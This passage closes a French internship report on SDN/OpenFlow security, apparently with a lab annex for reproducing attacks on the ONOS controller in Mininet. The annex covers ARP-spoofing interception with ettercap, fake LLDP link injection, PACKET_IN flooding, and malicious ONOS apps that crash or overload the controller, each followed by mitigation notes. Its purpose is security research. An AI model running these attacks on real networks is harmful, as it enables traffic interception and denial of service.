- [13] K. Giotis, C. Argyropoulos, G. Androulidakis, D. Kalogeras, V. Maglaris. Combining openflow and sflow for an effective and scalable anomaly detection and mitigation mechanism on sdn environments. <http://www.sciencedirect.com/science/article/pii/S1389128613004003>.
- [14] Markus Brandt, Rahamatullah Khondoker, Kpatcha Bayarou, Frank Weber. Security analysis of software defined networking protocols—openflow, of-config and ovsdb. http://publica.fraunhofer.de/eprints/urn_nbn_de_0011-n-3238618.pdf.

- [15] Nikhil Handigol, Brandon Heller, Vimalkumar Jeyakumar. Where is the debugger for my software-defined network ? <https://users.ece.cmu.edu/~vsekar/Teaching/Fall14/18859K/papers/ndb.pdf>.
- [16] Ramachandra Kamath Arbetu, Kpatcha Bayarou, Frank Weber. Security analysis of opendaylight, onos, rosemary and ryu sdn controllers. http://publica.fraunhofer.de/eprints/urn_nbn_de_0011-n-4046948.pdf.
- [17] Seungsoo Lee, Changhoon Yoon, Seungwon Shin. The smaller, the shrewder : A simple malicious application can kill an entire sdn environment. <http://nss.kaist.ac.kr/wp-content/uploads/2016/05/p23-lee.compressed.pdf>.
- [18] Sungmin Hong, Lei Xu, Haopei Wang, Guofei Gu. Poisoning network visibility in software-defined networks : New attacks and countermeasures. http://www.internetsociety.org/sites/default/files/10_4_2.pdf.
- [19] Hoelzle Tue. Openflow at google. <http://opennetsummit.org/archives/apr12/hoelzle-tue-openflow.pdf>.
- [20] Maxence Tury. Mémoire de stage : Étude d'openflow dans le contexte de la sécurité.
- [21] Changhoon Yoon. Security-mode onos. http://events.linuxfoundation.org/sites/events/files/slides/smonos_ons2016.pdf.

A Annexe

Cette partie montre comment mettre en place tous les éléments pour reproduire les attaques évoquées précédemment. On commencera donc par installer ONOS, mininet, puis on téléchargera certains outils pour reproduire les attaques.

A.1 Installation d'ONOS

Choisir une machine (virtuelle ou non) sur laquelle installer le contrôleur (durant le stage j'ai utilisé une debian serveur avec accès ssh pour y mettre ONOS). Sur la machine, installer java8 si il ne l'est pas encore. Cloner le dépôt des sources du contrôleur à l'adresse <https://gerrit.onosproject.org/onos>. Cloner également le dépôt git à l'adresse <https://github.com/Alkanoor/ONOS-Attack.git>. Télécharger apache-karaf et maven.

```
$ git clone https://gerrit.onosproject.org/onos -b 1.7.0
$ git clone https://github.com/Alkanoor/ONOS-Attack.git
$ mkdir Downloads Applications
$ cd Downloads
$ wget http://archive.apache.org/dist/karaf/3.0.5/apache-karaf-3.0.5.tar.gz
$ wget http://archive.apache.org/dist/maven/maven-3/3.3.9/binaries/apache-maven-3.3.9-bin.tar.gz
$ tar -zxvf apache-karaf-3.0.5.tar.gz -C ../Applications/
$ tar -zxvf apache-maven-3.3.9-bin.tar.gz -C ../Applications/
$ cd ..
```

A.2 Installation de Mininet

Il est possible de suivre les instructions à l'adresse <http://mininet.org/download/>. Télécharger l'image qui convient la plus récente sur github (actuellement 2.2.1) : <https://github.com/mininet/mininet/wiki/Mininet-VM-Images>. La machine virtuelle offre un accès ssh avec les identifiants *mininet* / *mininet*.

Il est également possible d'installer mininet sur une machine virtuelle déjà existante en clonant [git://github.com/mininet/mininet](https://github.com/mininet/mininet) et en exécutant *mininet/util/install.sh* dans le dossier mininet.

Sur la machine virtuelle utilisée (si ça n'est pas la même que celle contenant ONOS), cloner également le dépôt <https://github.com/Alkanoor/ONOS-Attack.git>

A.3 Configuration

Pour que les attaques soient faciles à exécuter, les identifiants par défaut ne seront pas changés. Par contre il faut évidemment que la machine virtuelle contenant ONOS et celle contenant Mininet soient sur un même sous réseau.

Après avoir cloné le dépôt contenant les attaques sur les 2 machines, on va faire un test basique pour vérifier que tout fonctionne. Pour commencer on va configurer rapidement ONOS. Tout d'abord il faut éditer le fichier *org.apache.karaf.features.cfg* en ajoutant *mvn:org.onosproject/onos-features/1.7.0-SNAPSHOT/xml/features* (avec une virgule pour séparer le nouvel élément des attributs déjà présents) au niveau des lignes "featuresRepositories" et "featuresBoot" du fichier.

```
$ nano ~/Applications/apache-karaf-3.0.5/etc/org.apache.karaf.features.cfg
$ #modifier la ligne featuresRepositories en y ajoutant mvn:org.onosproject/onos-
$ #features/1.7.0-SNAPSHOT/xml/features
$ #et la ligne featuresBoot en y ajoutant onos-api,onos-core-trivial,onos-cli,
$ #onos-openflow,onos-app-fwd,onos-gui
```

Ensuite, on édite le fichier *onos/tools/dev/bash_profile* et on le charge dans le *.bashrc* (cela permet de bien mettre à jour l'environnement). Utiliser maven une première fois pour remplir le fichier profile.

```
$ echo '#ONOS environment'>> ~/.bashrc
$ echo . $(pwd)/onos/tools/dev/bash_profile>> ~/.bashrc
$ cd onos
$ ../Applications/apache-maven-3.3.9/bin/mvn clean
```

Pour changer les identifiants par défaut (*grep \$(pwd)/onos/tools/dev/bash_profile -e "ONOS"* changer les variables *ONOS_USER* et *ONOS_GROUP* avec le nom de l'utilisateur actuel (elles valent normalement "sdn"), et éventuellement les variables *ONOS_WEB_USER*, *ONOS_WEB_PASS* (identifiants pour l'interface web)). Quitter le shell en cours pour charger le nouveau *.bashrc* (ou le charger directement avec *source*). Puis compiler ONOS (ceci prend un certain temps (au minimum une dizaine de minutes)).

```
$ mvn clean install
```

Lancer ONOS avec

```
$ ok clean #onos-karaf clean
```

Il est possible que toutes les variables nécessaires ne soient pas encore présentes dans l'environnement. Dans ce cas, redémarrer la VM. Si après cela il y a encore des erreurs de programmes non trouvables (*onos-karaf*, *karaf*), exporter les variables *KARAF_ROOT* et *ONOS_ROOT* en

cherchant où sont localisés les exécutables. Pour vérifier que l'installation a fonctionné, on peut accéder à l'URL `http://[adresse du contrôleur sur le réseau]:8181/onos/ui/login.html#/topo` avec les logins indiqués (si rien n'a été changé, karaf/karaf permet de se connecter à l'interface graphique).

Sur la machine contenant mininet, se placer dans le dossier ONOS-Attack et exécuter le fichier `general_topology.py` en lui indiquant l'adresse du contrôleur sur le réseau :

```
$ sudo python general_topology.py [adresse IP du contrôleur]
```

Ensuite activer l'affichage des hôtes sur ONOS et exécuter la commande `pingall` dans Mininet. Si quelque chose de semblable est obtenu sur l'interface graphique, tout s'est bien déroulé :




FIGURE 12 – Installation réussie si le résultat est quelque chose de semblable

A.4 Scenario 1

A.4.1 Configuration

Installer ettercap sur la machine :

```
$ sudo apt install ettercap-text-only
```


Pour voir ce qui se passe au niveau du contrôleur, on pourra si on le souhaite lancer une session wireshark sur l'interface concernée afin d'examiner les divers paquets Openflow transitant entre ONOS et switches (notamment les paquets ARP encapsulés en PACKET_IN). Le filtre "tcp.port == 6633 && openflow_v4 && openflow_v4.type == OFPT_PACKET_IN" peut être utilisé pour supprimer les paquets inutiles. Exécuter les instructions suivantes dans la console Mininet après avoir lancé le fichier general_topology.py :

```
$ sudo ./general_topology.py [adresse IP du contrôleur]
$> h2 ping h11 &
$> h11 tcpdump -w scenario1/dump_victim.pcap -i h11-eth0 &
$> h6 ettercap -i h6-eth0 -T -w scenario1/dump_attacker.pcap -M ARP
/10.0.0.2// /10.0.0.11//
```

Attendre quelques secondes que l'attaque se déroule, puis quitter ettercap avec "q" et quitter Mininet. 2 fichiers dans scenario1 (dump_victim.pcap et dump_attacker.pcap) doivent s'être rajoutés. Ils permettent de retracer l'attaque.

A.4.2 Résultat

Ouvrir le fichier dump_attacker.pcap : on constate que h6 a bien intercepté le trafic entre h2 et h11. Ouvrir le fichier dump_victim.pcap : on constate que les pings proviennent et sont envoyés à l'adresse mac de h6 au lieu de l'être à celle de h2.



No.	Time	Source	Destination	Protocol	Length	Info
133	10.0.0.11	80.967742	10.0.0.2	ICMP	98	Echo (ping) reply id=0x19a2, seq=91/23296, ttl=64 (request in 132)
136	10.0.0.2	82.019821	10.0.0.11	ICMP	98	Echo (ping) request id=0x19a2, seq=92/23552, ttl=64 (reply in 137)
137	10.0.0.11	82.019837	10.0.0.2	ICMP	98	Echo (ping) reply id=0x19a2, seq=92/23552, ttl=64 (request in 136)

Frame 137: 98 bytes on wire (784 bits) - 98 bytes captured (784 bits) on interface h6-eth0

Ethernet II, Src: 08:08:08:08:08:08 (08:08:08:08:08:08), Dst: MS-NLB-PhysServer-02_02:02:02:02 (02:02:02:02:02:02)

Internet Protocol Version 4, Src: 10.0.0.11, Dst: 10.0.0.2

Internet Control Message Protocol

FIGURE 13 – Adresses ethernet concernées par le ping avant l'attaque : 08:08:08:08:08:08 et 02:02:02:02:02:02

Si wireshark a été utilisé au niveau du contrôleur, on peut constater les nombreux PACKET_IN reçus encapsulant de l'ARP au début de l'attaque (h6 cherchant à obtenir les adresses mac de

155	08:08:08:08:08:08	87.021406	Broadcast	ARP	42	Who has 10.0.0.2? Tell 10.0.0.11
156	1a:51:ad:53:55:55	87.023165	08:08:08:08:08:08	ARP	42	10.0.0.2 is at 1a:51:ad:53:55:55
157	10.0.0.11	87.023174	10.0.0.2	ICMP	98	Echo (ping) reply id=0x19a2, seq=97/24832, ttl=64 (request in 154)
160	10.0.0.2	88.030334	10.0.0.11	ICMP	98	Echo (ping) request id=0x19a2, seq=98/25088, ttl=64 (reply in 161)
161	10.0.0.11	88.030348	10.0.0.2	ICMP	98	Echo (ping) reply id=0x19a2, seq=98/25088, ttl=64 (request in 160)
162	10.0.0.2	89.029969	10.0.0.11	ICMP	98	Echo (ping) request id=0x19a2, seq=99/25344, ttl=64 (reply in 163)
163	10.0.0.11	89.029980	10.0.0.2	ICMP	98	Echo (ping) reply id=0x19a2, seq=99/25344, ttl=64 (request in 162)

▶ Frame 161: 98 bytes on wire (784 bits) 98 bytes captured (784 bits) on interface
 ▶ Ethernet II, Src: 08:08:08:08:08:08 (08:08:08:08:08:08), Dst: 1a:51:ad:53:55:55 (1a:51:ad:53:55:55)
 ▶ Internet Protocol Version 4, Src: 10.0.0.11, Dst: 10.0.0.2
 ▶ Internet Control Message Protocol

FIGURE 14 – Adresses ethernet concernées par le ping après l’attaque : 08:08:08:08:08:08 et 1a:51:ad:53:55:55

tous les équipements possibles sur le réseau (configurable dans ettercap, mais par défaut cela permet de repérer facilement l’attaque)).

Conclusion :

Sans TLS activé au niveau de l’interface sud, il est possible d’agir fortement sur le réseau (action directe sur la topologie notamment). Avec TLS, il est toujours possible de modifier le trafic sur le plan de données à la volée. Il est possible d’empêcher cette attaque si le contrôleur intercepte et analyse tous les paquets ARP (attention au DoS éventuel dans ce cas).

A.5 Scenario 2

A.5.1 Configuration

Ouvrir la page à l'adresse `http://[adresse IP du contrôleur]:8181/onos/ui/index.html#/topo`. Pour voir ce qui se passe au niveau du contrôleur, on pourra si on le souhaite lancer une session wireshark sur l'interface concernée afin d'examiner les divers paquets Openflow transitant entre ONOS et switchs (notamment les paquets LLDP encapsulés en PACKET_IN). Le filtre "tcp.port == 6633 && openflow_v4 && (openflow_v4.type == OFPT_PACKET_IN or openflow_v4.type == OFPT_PACKET_OUT)" peut être utilisé pour supprimer les paquets inutiles. Exécuter les instructions suivantes dans la console Mininet après avoir lancé le fichier `general_topology.py` :

```
$ sudo ./general_topology.py [adresse IP du contrôleur]
$> h5 python scenario2/lldp_exploit.py 1 h5-eth0 &
$> h5 python scenario2/lldp_exploit.py 4 h5-eth0 &
$> h2 ping h11
```

Attendre quelques secondes, puis arrêter le ping. Pour être certain que l'attaque fonctionne, on pourra faire le test suivant (ping entre h2 et h9).

```
$> h2 ping h9
```

A.5.2 Résultat




FIGURE 15 – Cas normal : ping entre h2 et h11 possible

On observe alors la création de 2 nouveaux liens virtuels entre s1 et s2 et entre s2 et s4 qui

n'existent pas dans la pratique (le résultat sur l'interface graphique est très parlant). Cela aboutit à l'impossibilité pour h2 de ping h11 puisque le chemin le plus court passe par le faux lien qui n'existe pas. Le ping entre h2 et h9 est en revanche toujours possible car le chemin le plus court reliant les 2 switches ne passe pas par notre faux lien.




FIGURE 16 – Réseau attaqué : ping entre h2 et h11 impossible

Conclusion :

L'attaque est complexe à arrêter dans le cas d'un équipement malveillant directement présent sur le réseau. En effet, même si le contrôleur rajoute un champ signé dans les paquets LLDP qu'il envoie (afin de ne considérer à la réception que ceux dont il est à l'origine), si notre équipement malveillant arrive à récupérer un de ces paquets, il peut le rejouer et ainsi effectuer l'attaque, même si il ne peut plus réellement choisir les switches à cibler. De toute façon aucun mécanisme semblable n'existe à l'heure actuelle sur ONOS par défaut et dans les applications installées.

L'attaque peut également être détournée en une attaque par homme au milieu si à la place de créer un faux lien on crée un lien vers un équipement qu'on contrôle, qui pourra se charger de rediriger le trafic après l'avoir intercepté. C'est un Man in the Middle plus puissant que dans la précédente attaque dans la mesure où c'est moins facilement détectable par le contrôleur.

A.6 Scenario 3

A.6.1 Configuration

Pour voir ce qui se passe au niveau du contrôleur, on pourra si on le souhaite lancer une session wireshark sur l'interface concernée afin d'examiner les divers paquets Openflow transitant entre ONOS et switches (notamment les paquets encapsulés en PACKET_IN). Le filtre "tcp.port == 6633 && openflow_v4 && (openflow_v4.type == OFPT_PACKET_IN or openflow_v4.type == OFPT_PACKET_OUT)" peut être utilisé pour supprimer les paquets inutiles. Exécuter les instructions suivantes dans la console Mininet après avoir lancé le fichier general_topology.py :

```
$ sudo ./general_topology.py [adresse IP du contrôleur]
$> h11 python scenario3/packet_in_flooding.py 06:06:06:06:06:06 h11-eth0 &
$> iperf h1 h8
$> iperf h4 h8
$> iperf h12 h8
```

Attendre quelques secondes entre les 2 premières commandes, le temps que les tables de flux du switch associé à h8 se chargent (sinon l'attaque fonctionne moins bien : la nouvelle règle correspondant au ping est plus utilisée que les règles aléatoires inutiles, donc va accroître sa priorité au fur et à mesure que certaines des règles aléatoires de priorité plus grande vont disparaître puisqu'inutiles).

A.6.2 Résultat




FIGURE 17 – Réseau attaqué : beaucoup d'hôtes sont détectés par ONOS

```

mininet> h1 python scenario3/packet_in_flooding.py 06:06:06:06:06:06 h1-eth0 8
mininet> h1 ping h8
PING 10.0.0.8 (10.0.0.8) 56(84) bytes of data.
64 bytes from 10.0.0.8: icmp_seq=19 ttl=64 time=9653 ms
64 bytes from 10.0.0.8: icmp_seq=20 ttl=64 time=8656 ms
^C
--- 10.0.0.8 ping statistics ---
54 packets transmitted, 2 received, 96% packet loss, time 53315ms
rtt min/avg/max/mdev = 8656.172/9154.695/9653.219/498.532 ms, pipe 10
mininet> h1 ping h2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=70.8 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=0.136 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.036 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.039 ms
64 bytes from 10.0.0.2: icmp_seq=5 ttl=64 time=0.037 ms
^C
--- 10.0.0.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 0.036/14.220/70.855/28.317 ms
mininet> h4 ping h2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=60.6 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=0.646 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.068 ms
^C
--- 10.0.0.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 0.068/20.447/60.629/28.413 ms
mininet> h4 ping h8
PING 10.0.0.8 (10.0.0.8) 56(84) bytes of data.
64 bytes from 10.0.0.8: icmp_seq=11 ttl=64 time=185 ms
64 bytes from 10.0.0.8: icmp_seq=12 ttl=64 time=152 ms
64 bytes from 10.0.0.8: icmp_seq=13 ttl=64 time=145 ms
64 bytes from 10.0.0.8: icmp_seq=14 ttl=64 time=127 ms
64 bytes from 10.0.0.8: icmp_seq=15 ttl=64 time=42.8 ms
64 bytes from 10.0.0.8: icmp_seq=16 ttl=64 time=322 ms
64 bytes from 10.0.0.8: icmp_seq=17 ttl=64 time=100 ms
64 bytes from 10.0.0.8: icmp_seq=18 ttl=64 time=51.1 ms
^C
--- 10.0.0.8 ping statistics ---
18 packets transmitted, 8 received, 55% packet loss, time 17070ms
rtt min/avg/max/mdev = 42.831/141.000/322.502/82.608 ms

```

FIGURE 18 – Réseau attaqué : ping beaucoup plus faible, perte de paquets

Lors de l'attaque, on peut constater que le nombre d'hôtes référencés par ONOS augmente fortement (l'interface graphique fournit alors comme dans l'image précédente une vue assez brouillon du réseau).

Sous wireshark, on observe l'échange de nombreux PACKET_IN et PACKET_OUT avec le switch malveillant, ainsi que quelques paquets mettant à jour les tables de flux du switch cible.

Lorsqu'on ping une machine qui n'est pas reliée au switch cible, les délais sont classiques (quelques millisecondes pour les premiers, puis cela baisse avec l'ajout de règle spécifique à la table de flux). En revanche lorsqu'on ping une machine reliée au switch cible, on perd de nombreux paquets, et les délais sont extrêmement longs.

Cela varie évidemment selon la puissance de l'attaque (le délai entre chaque émission de paquet malveillant) et le temps qu'on laisse l'attaque se dérouler (sinon les tables de flux du switch cible contiennent un chemin pour le ping de h1 vers h8 qui ne permet pas de constater la surcharge des tables de flux).

86389	44.222134479	192.168.58.3	192.168.58.2	OpenFlow	150 Type: OFPT_PACKET_IN
86390	44.222554248	192.168.58.3	192.168.58.2	OpenFlow	150 Type: OFPT_PACKET_IN
86391	44.223190547	192.168.58.3	192.168.58.2	OpenFlow	150 Type: OFPT_PACKET_IN
86393	44.224951800	192.168.58.3	192.168.58.2	OpenFlow	150 Type: OFPT_PACKET_IN
86394	44.225391655	192.168.58.3	192.168.58.2	OpenFlow	150 Type: OFPT_PACKET_IN
86395	44.225649542	192.168.58.3	192.168.58.2	OpenFlow	150 Type: OFPT_PACKET_IN
86396	44.244799110	192.168.58.2	192.168.58.3	OpenFlow	148 Type: OFPT_PACKET_OUT
86397	44.245001422	192.168.58.2	192.168.58.3	OpenFlow	148 Type: OFPT_PACKET_OUT
86398	44.245134838	192.168.58.3	192.168.58.2	OpenFlow	2962 Type: OFPT_PACKET_IN
86399	44.245220875	192.168.58.2	192.168.58.3	OpenFlow	148 Type: OFPT_PACKET_OUT
86400	44.245311309	192.168.58.2	192.168.58.3	OpenFlow	148 Type: OFPT_PACKET_OUT
86401	44.245394376	192.168.58.2	192.168.58.3	OpenFlow	148 Type: OFPT_PACKET_OUT

FIGURE 19 – Nombreux PACKET_IN et PACKET_OUT dans ONOS

Conclusion :

Ce genre d'attaque est présente dans tout réseau (mais spécifique à chaque fois, comme ici "grâce" au mécanisme de PACKET_IN et à la façon dont se modifie le plan de données en fonction des PACKET_IN reçus par le contrôleur). Ici, l'attaque réussit en partie car on dispose d'un contrôleur dans sa configuration initiale (qui fait suivre tous les paquets et ajoute des règles pour chaque nouvelle localisation d'hôte détectée).

Cela signifie donc qu'en modifiant le comportement par défaut du contrôleur, il est envisageable de réduire fortement les conséquences de la réception de nombreux PACKET_IN avec des provenances aléatoires. De plus il est assez probable qu'utilisé dans un environnement de production, le contrôleur soit programmé pour agréger des flux semblables dans des règles communes, factorisant ainsi le traitement de nombreux paquets et empêchant la surcharge des tables de flux (donc l'attaque).

A.7 Scenario 4

A.7.1 Configuration

Pour réaliser l'attaque on aura besoin de créer des petites applications (8) preuves de concept sur le contrôleur (extinction du contrôleur, boucle infinie, utilisation abusive de la mémoire disponible, utilisation abusive du processeur, suppression d'une application concurrente, suppression d'un élément du réseau, modification de la politique de gestion des PACKET_IN, deni de service en réalisant l'attaque 3 mais depuis ONOS). Il faudra donc répéter 8 fois les opérations suivantes (en modifiant juste le nom de l'application à chaque fois).

Depuis ONOS, avec le contrôleur qui est lancé (mais hors du contrôleur), créer un dossier qui contiendra nos applications (par exemple my_apps), et lancer le programme se chargeant de créer les éléments nécessaires pour une nouvelle application :

```
$ mkdir ~/my_apps
$ cd ~/my_apps
$ onos-create-app
```

Rentrer les informations suivantes (taper chaque ligne, si la ligne est vide se contenter du retour à la ligne) :

```
$> org.app1
$> app1
$> 1.7.0
$>
$>
```

Ensuite pour chaque application créée d'index *i*, copier le contenu de ONOS-Attack/attacks/scenario4/app[i].java dans my_apps/app[i]/src/main/java/org/app1/AppComponent.java, par exemple pour l'application 1 :

```
$ cp ~/ONOS-Attack/attacks/scenario4/app1.java
~/my_apps/app1/src/main/java/org/app1/AppComponent.java
```

Modifier le fichier pom.xml en supprimant le commentaire ligne 31 et en mettant ce qui est désiré pour les attributs nom, titre, et origine :

```
<!-- Uncomment to generate ONOS app from this module.-->
<onos.app.name>org.app1</onos.app.name>
<onos.app.title>App1</onos.app.title>
<onos.app.origin>App1, Inc.</onos.app.origin>
<onos.app.category>default</onos.app.category>
```

```
<onos.app.url>http://onosproject.org</onos.app.url>
<onos.app.readme>ONOS OSGi bundle archetype.</onos.app.readme>
<!-->
```

Puis "compiler" l'application :

```
$ cd ~/my_apps/app1
$ mvn clean install -Dmaven.test.skip=true
```

Si la "compilation" échoue avec un message d'erreur à propos de slf4j, rajouter les lignes suivantes dans le pom.xml du dossier de l'application :

```
<dependency>
  <groupId>org.slf4j</groupId>
  <artifactId>slf4j-api</artifactId>
  <version>1.7.5</version>
</dependency>
<dependency>
  <groupId>org.slf4j</groupId>
  <artifactId>slf4j-log4j12</artifactId>
  <version>1.7.5</version>
</dependency>
```

Ensuite, il faut installer l'application sur le contrôleur :

```
$ onos-app localhost install target/app1-1.7-SNAPSHOT.oar
```

Il est possible de vérifier que l'application a bien été installée en appelant la commande `apps -s` sur le contrôleur (le nom de l'application, `org.app1` ici, doit apparaître dans la liste).

Enfin lancer l'attaque en activant l'application depuis ONOS :

```
$ app activate org.app1
```

Un script permet d'éviter d'avoir à réitérer ce processus autant de fois qu'il y a d'applications. Pour cela, exécuter `auto-install.sh` dans ONOS-Attack (il faut seulement confirmer la création d'application 8 fois) :

```
$ ./auto-install.sh
```